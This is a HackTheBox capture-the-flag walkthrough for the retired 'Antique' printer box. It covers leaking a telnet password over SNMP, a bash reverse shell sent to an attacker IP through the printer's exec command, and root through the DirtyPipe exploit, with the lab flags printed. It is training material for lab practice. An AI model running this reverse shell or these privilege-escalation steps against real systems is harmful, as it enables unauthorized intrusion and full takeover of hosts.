590 HTB Antique

[HTB] Antique

by Pablo `github.com/vorkampfer/hackthebox`


- Resources:

> 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
> 2. Hacking Network Printers `http://www.irongeek.com/i.php?page=security/networkprinterhacking`
> 3. DirtyPipe `https://github.com/Arinerron/CVE-2022-0847-DirtyPipe-Exploit`
> 4. 0xdf `https://0xdf.gitlab.io/2022/05/03/htb-antique.html`
> 5. IPPSEC `ippsec.rocks`
> 6. `https://wiki.archlinux.org/title/Pacman/Tips_and_tricks`
> 7. `https://ghosterysearch.com/`

- View terminal output with color

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*



Synopsis:

```
Antique released non-competitively as part of HackTheBox's Printer track. It's a box simulating an old HP printer. I'll start by
leaking a password over SNMP, and then use that over telnet to connect to the printer, where there's an exec command to run
commands on the system. To escalate, I'll abuse an old instance of CUPS print manager software to get file read as root, and get
the root flag. In Beyond Root, I'll look at two more CVEs, another CUPS one that didn't work because no actual printers were
attached, and PwnKit, which does work. ~0xdf
```

Skill-set:

```
1. SNMP Enumeration
2. Network Printer Abuse
3. CUPS Administration Exploitation (ErrorLog)
4. EXTRA -> (DirtyPipe) [CVE-2022-0847]
```

Basic Recon

1. Ping & `whichsystem.py`

```
1. ▷ ping -c 1 10.129.215.61

2. ▷ whichsystem.py 10.129.215.61
[+]==> 10.129.215.61 (ttl -> 63): Linux
```

2. Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan antique.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3. ▷ echo $openportz
22,55555
3. ▷ sourcez
4. ▷ echo $openportz
23
5. ▷ portzscan $openportz antique.htb
6. ▷ bat antique/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 23 antique.htb
8. ▷ cat portzscan.nmap | grep '^[0-9]'
23/tcp open  telnet? syn-ack
```

No port 22 or port 80 open

3. **Discovery with *Ubuntu Launchpad***

```
1. Nothing to discover
```

4. **Whatweb**

```
1.  ▷ No http or https ports open
```

5. **Port 23 for Telnet is open. Lets check it out**

```
1. ▷ telnet 10.129.215.61 23
Trying 10.129.215.61...
Connected to 10.129.215.61.
Escape character is '^]'.

HP JetDirect
Password: <password unknown>

2. I search online for 'what is hp jetdirect'
3. HP Jetdirect is the name of a technology sold by Hewlett-Packard that allows computer printers to be directly attached to a Local Area Network. The "Jetdirect" designation covers a range of models from the external 1 and 3 port parallel print servers known as the 300x and 500x, to the internal EIO print servers for use with HP printers. Wikipedia
4. I search for 'hp jetdirect default password'
```

UDP Scanning

6. **Since only that one port was open. I usually will automatically run a UDP or IPv6 scan**

```
1.  ▷ sudo nmap -sU --top-ports 100 --open -vvv -n 10.129.215.61 -oN UDP_scan.nmap
2. There are several open ports. One that really sticks out is 161.
61/udp   open          snmp            udp-response ttl 63
3.  ▷ sudo nmap --script snmp-interfaces -p161 -sU 10.129.215.61 -oN 161_snmp_interfaces.nmap
PORT    STATE SERVICE
161/udp open  snmp
4. I got nothing with the snmp-interfaces scan other than it was open.
5.
```

Possible vector port 161

7. **If you see port 161 open that is usually good news. There are several tools to enumerate and get info from this port**

- #pwn_snmp_conf_edit

```
1. snmpwalk is one and one that I prefer is snmpbulkwalk
2. ▷ snmpbulkwalk -v2c -c public 10.129.215.61 > snmpbulkwalk_antique.out
3.  ▷ locate snmp | grep "txt" | grep seclists
/usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt
/usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt
/usr/share/seclists/Discovery/SNMP/snmp-onesixtyone.txt
/usr/share/seclists/Discovery/SNMP/snmp.txt
4. ▷ onesixtyone -i hostsfile.txt -c /usr/share/seclists/Discovery/SNMP/snmp-onesixtyone.txt
5. FAIL
6. ▷ snmpwalk -c public -v2c 10.129.215.61
SNMPv2-SMI::mib-2 = STRING: "HTB Printer"
7. ▷ snmpbulkwalk -v2c -c public 10.129.215.61
SNMPv2-SMI::mib-2 = STRING: "HTB Printer"
8. I will usually get more info with snmpbulkwalk but not this time.
```

```
9. Savitar says to edit 'sudo nano /etc/snmp/snmp.conf'. That is on Parrot OS. The problem is that on BlackArch there is no
/etc/snmp
10.  ▷ pacman -Ss snmp | grep -E "extra|core"
extra/net-snmp 5.9.4-3 [installed]
extra/pcp-pmda-snmp 6.2.1-1
extra/perl-net-snmp 6.0.1-11
extra/php-legacy-snmp 8.2.19-1
extra/php-snmp 8.3.7-1
extra/prometheus-snmp-exporter 0.24.1-3
extra/python-pysmi 0.3.4-11 [installed]
extra/python-pysnmp 6.1.2-1 [installed]
extra/vde2 2.3.3-5
11. I have no '/etc/snmp' folder.
12. I search on the Arch Wiki and it says it comes from net-snmp which I have installed but I have no snmp folder or conf file.
13. https://man.archlinux.org/man/extra/net-snmp/snmp.conf.5.en
14. I need to create it I guess
15. https://wiki.archlinux.org/title/Snmpd
16. [root@Cipherlock4530]-[~]
>>> net-snmp-create-v3-user -ro -a SHA -x AES
/sbin/net-snmp-create-v3-user: line 6: -acx: command not found
Enter a SNMPv3 user name to create:
foo
Enter authentication pass-phrase:
foo123
Enter encryption pass-phrase:
  [press return to reuse the authentication pass-phrase]

adding the following line to /var/net-snmp/snmpd.conf:
   createUser foo SHA "foo123" AES
adding the following line to /usr/share/snmp/snmpd.conf:
   rouser foo
17. ▷ sudo systemctl start snmptrapd.service --now
18. ▷ sudo systemctl enable snmptrapd.service --now
Created symlink '/etc/systemd/system/multi-user.target.wants/snmptrapd.service → /usr/lib/systemd/system/snmptrapd.'
19. I still had nothing written to '/etc/snmp/snmpd.conf' but I did have a conf written to '/var/net-snmp/snmpd.conf'
20. I added the 'mibs :' to '/etc/snmp/snmpd.conf' because that is what I was trying to do to begin with. If I break something oh
well. As a hacker you will break your install probrably a few thousand times.
21. I have not broken my install in a long time because I learned basic bash scripting. Anyway lets move on.
22. Ok nothing happened with that. When this is over I will disable the snmpd.service anyway.
23. ▷ sudo systemctl disable snmptrapd.service --now
[sudo] password for h@x0r:
Removed "/etc/systemd/system/multi-user.target.wants/snmptrapd.service".
```

Struggling with snmp

8. Going down in flames

```
1. Well that was a train wreck. It started going to down hill when I was not able to create an '/etc/snmp/snmpd.conf' file and
uncomment ': mibs'
2. S4vitar has another tool he wants to try and that is snmp-mibs-downloader
3. Unfortunately, blackarch does not have that tool.
4. ▷ pacman -Ss mibs-downloader
```

```
5. ▷ yay -Ss mibs
aur/dell-drac-mibs 10.1.0.0-1 (+0 0.00)
    SNMP MIBs for Dell iDRAC remote management controllers
extra/python-pysmi 0.3.4-11 (167.9 KiB 1005.5 KiB) (Installed)
    SNMP/SMI MIB parsing and conversion library designed to turn ASN.1 MIBs into various formats
6.  ▷ snmpcheck-nothink 10.129.215.61
7. FAIL
8. snmpscan and snmpcheck usage >>> https://www.nothink.org/
9.  ▷ snmpscan --randomize --threads 100 --timeout 2 --community public --target 10.129.215.61
[*] Creating IP address list... \
[*] Randoming target hosts...
[*] 1 hosts to scan
[*] Enumerated 1 in 0.20 seconds
[*] Found 0 hosts with read access
10. They are crappy though
11. The culprit is this server because usually snmpwalk or snmpbulkwalk kind of work.
12.  ▷ snmpbulkwalk -v2c -c giberish 10.129.215.61
SNMPv2-SMI::mib-2 = STRING: "HTB Printer" <<< I get no 'iso.3.6.1.2.1'. So that is stopping me from going further with this snmp
enumeration.
```

It's just hexidecimal code

10. **I started to get frustrated with the box because every tool I was trying was failing. Well, apparently if you put a 1 or any number really you get back this encoded hex string. This hexidecimal string is pretty simple to decode.**

```
1. ▷ snmpbulkwalk -v2c -c giberish 10.129.215.61 1
SNMPv2-SMI::mib-2 = STRING: "HTB Printer"
SNMPv2-SMI::enterprises.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106
111 114 115 119 122 123 126 130 131 134 135
SNMPv2-SMI::enterprises.11.2.3.9.1.2.1.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
SNMPv2-SMI::enterprises.11.2.3.9.1.3.1.0 = NULL
SNMPv2-SMI::enterprises.11.2.3.9.1.4.1.0 = NULL
SNMPv2-SMI::enterprises.11.2.3.9.1.5.1.0 = NULL
SNMPv2-SMI::enterprises.11.2.3.9.1.6.1.0 = NULL
SNMPv2-SMI::enterprises.11.2.3.9.1.7.1.0 = NULL
SNMPv2-SMI::enterprises.11.2.3.9.1.8.1.0 = NULL
SNMPv2-SMI::enterprises.11.2.3.9.1.9.1.0 = NULL
2. I do get something back when I start this incrementation thing. First using a 1.
3. Ok, I will uncomment the ': mibs' line in '/etc/snmp/snmpd.conf'. If I was on a Debian machine like Parrot, or Kali it would be
'/etc/snmp/snmp.conf'
4. ▷ cat /etc/snmp/snmpd.conf
rouser read_only_user
# mibs :
5. I get the same response. I do not think it works the same on Arch as is does on Debian for snmpd.service
6. All those decimals above are hexadecimal numbers. I know how to mess with hex. Now it is becoming more clear to me.
7.  ▷ echo "50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32 33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50
51 54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115 119 122 123 126 130 131 134 135" | xargs
8. All I am doing is echoing back this hexidecimal string to myself. Then piping to xargs is just removing any \n new line
characters if there are any. Then, lastly piping to xxd and reversing the hexidecimal encoding. It is really simple.
9. ▷ echo "50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32 33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51
54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115 119 122 123 126 130 131 134 135" | xargs | xxd -ps -r; echo
P@ssw0rd@123!!123q"2Rbs3CSs$4EuWGW(8i   IYaA"1&1A5

10. Now i have the password P@ssw0rd@123!!123q"2Rbs3CSs$4EuWGW(8i
11. You can use the whole thing or just this part “P@ssw0rd@123!!123”
```

Log into Telnet session with password

11. **Telnet port 23**

```
1. ▷ telnet 10.129.216.71 23
Trying 10.129.216.71...
Connected to 10.129.216.71.
Escape character is '^]'.
HP JetDirect
Password: P@ssw0rd@123!!123q"2Rbs3CSs$4EuWGW(8i
Please type "?" for HELP
>?
2. SUCCESS I am authenticated in the telnet session.
3. When I enter the ? mark. I see a command I would not normally see. That is the exec command.
---------------------------
exec: execute system commands (exec id)
exit: quit from telnet session
----------------------------
4. > exec ifconfig | grep "inet 10"
```

```
        inet 10.129.216.71  netmask 255.255.0.0  broadcast 10.129.255.255
5. We are not in a container. So no container escaping needed on this box.
6. Lets get a reverse shell
```

Reverse Shell

12. **Since we have exec privs in Telnet which is rare we can use that to get a reverse shell**

```
1. > exec bash -c "bash -i >& /dev/tcp/10.10.14.24/443 0>&1"
2. SUCCESS
3. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
 Connection received on 10.129.216.71 48546
bash: cannot set terminal process group (1143): Inappropriate ioctl for device
bash: no job control in this shell
lp@antique:~$ whoami
 whoami
lp
```


Upgrading normal way failed. I had to use python3

13. **Lets upgrade the shell**

```
1. lp@antique:~$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
This account is currently not available.
Script done, file is /dev/null
2. Seems like we will need to use python to upgrade this session.
3. There is no python2 but there is python3
4. lp@antique:~$ which python
which python
lp@antique:~$ which python3
which python3
/usr/bin/python3
5. We will have to specify python3 when upgrading the tty
======================================================================
lp@antique:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
lp@antique:~$ ^Z
[1]  + 51252 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 51252 continued  sudo nc -nlvp 443
                                          reset xterm
lp@antique:~$ export TERM=xterm-256color
lp@antique:~$ source /etc/skel/.bashrc
lp@antique:~$ export SHELL=/bin/bash
lp@antique:~$ stty rows 40 columns 180
lp@antique:~$ echo $SHELL
/bin/bash
lp@antique:~$ echo $TERM
xterm-256color
lp@antique:~$ ^C
lp@antique:~$ ^C
lp@antique:~$ ^C
>>> CTRL + l will clear the screen
====================================================================
6. Successfully, upgraded  shell. Control c and control l will work now. As well as autosuggest. Which is what a full TTY has.
```

Begin enumeration as `lp`

14. **Enumerating as user `lp`**



```
lp@antique:~$ cd /root
bash: cd: /root: Permission denied
lp@antique:~$ which gcc
/usr/bin/gcc
lp@antique:~$ which pkexec
/usr/bin/pkexec
lp@antique:~$ ls -la /usr/bin/pkexec
-rwsr-xr-x 1 root root 31032 May 26  2021 /usr/bin/pkexec
lp@antique:~$ uname -srm
Linux 5.13.0-051300-generic x86_64
lp@antique:~$
```

```
1. lp@antique:~$ find . -type f -name '*.txt' | grep -i "user"
./user.txt
lp@antique:~$ cat ./user.txt
62c67d4fa1cc35816e668bc9c27d96dc
2. lp@antique:~$ cd /root
bash: cd: /root: Permission denied
lp@antique:~$ which gcc
/usr/bin/gcc
lp@antique:~$ which pkexec
/usr/bin/pkexec
lp@antique:~$ ls -la /usr/bin/pkexec
-rwsr-xr-x 1 root root 31032 May 26  2021 /usr/bin/pkexec
lp@antique:~$ uname -srm
Linux 5.13.0-051300-generic x86_64
3. SUCCESS, I find 2 common vulnerabilities very easily. This box is vulnerable to the recent (2022) DirtyPipe exploit, and the more recent (2023) pkexec exploit using PwnKit.
```

DirtyPipe

15. **DirtyPipe**


```
1. search online for 'cve-2022-0847 dirtpipe github Arinerron'
2. https://github.com/Arinerron/CVE-2022-0847-DirtyPipe-Exploit
3.  ▷ git clone https://github.com/Arinerron/CVE-2022-0847-DirtyPipe-Exploit.git
4. You can git clone it but all you need is the exploit.c and to compile it with gcc.
5. You could just copy the raw on exploit.c to the '/tmp' directory of the target machine and compile it on the target.
6. https://raw.githubusercontent.com/Arinerron/CVE-2022-0847-DirtyPipe-Exploit/main/exploit.c
7. If you do not have gcc on your blackarch simply run 'sudo pacman -S gcc'. You may also need 'mingw-w64-gcc','gcc-libs', 'lib32-gcc-libs'
============================================================
lp@antique:~$ cd /tmp
lp@antique:/tmp$ touch privesc.c
lp@antique:/tmp$ nano privesc.c
lp@antique:/tmp$ ls -lahr
total 48K
drwxrwxrwt  2 root root 4.0K May 15 01:11 .XIM-unix
drwxrwxrwt  2 root root 4.0K May 15 01:11 .X11-unix
drwx------  2 root root 4.0K May 15 01:11 vmware-root_871-3980298366
drwxrwxrwt  2 root root 4.0K May 15 01:11 .Test-unix
drwx------  3 root root 4.0K May 15 01:11 systemd-private-bfbafca03aea426aad7ab4a1940aa703-systemd-timesyncd.service-EaKjph
drwx------  3 root root 4.0K May 15 01:11 systemd-private-bfbafca03aea426aad7ab4a1940aa703-systemd-logind.service-sSHl9g
-rw-rw-r--  1 lp   lp   5.2K May 15 03:53 privesc.c
drwxrwxrwt  2 root root 4.0K May 15 01:11 .ICE-unix
drwxrwxrwt  2 root root 4.0K May 15 01:11 .font-unix
drwxr-xr-x 19 root root 4.0K Jan 31  2022 ..
drwxrwxrwt 10 root root 4.0K May 15 03:53 .
lp@antique:/tmp$ chmod +x privesc.c
lp@antique:/tmp$ gcc privesc.c -o dirtypwn
=============================================================
```

PrivESC to ROOT

16. **Now we execute the dirtypipe**

```
1. We do not need to give it executable permissions that already happens when it is compiled. We just need to execute it.
2. lp@antique:/tmp$ ./dirtypwn
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "aaron"...
Password: Restoring /etc/passwd from /tmp/passwd.bak...
Done! Popping shell... (run commands now)
```

```
whoami
root
script /dev/null -c bash
Script started, file is /dev/null
root@antique:~# cat /root/root.txt
cat /root/root.txt
e781963091dc34982be61007dfd112af
```



Antique has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#3470	15 May 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED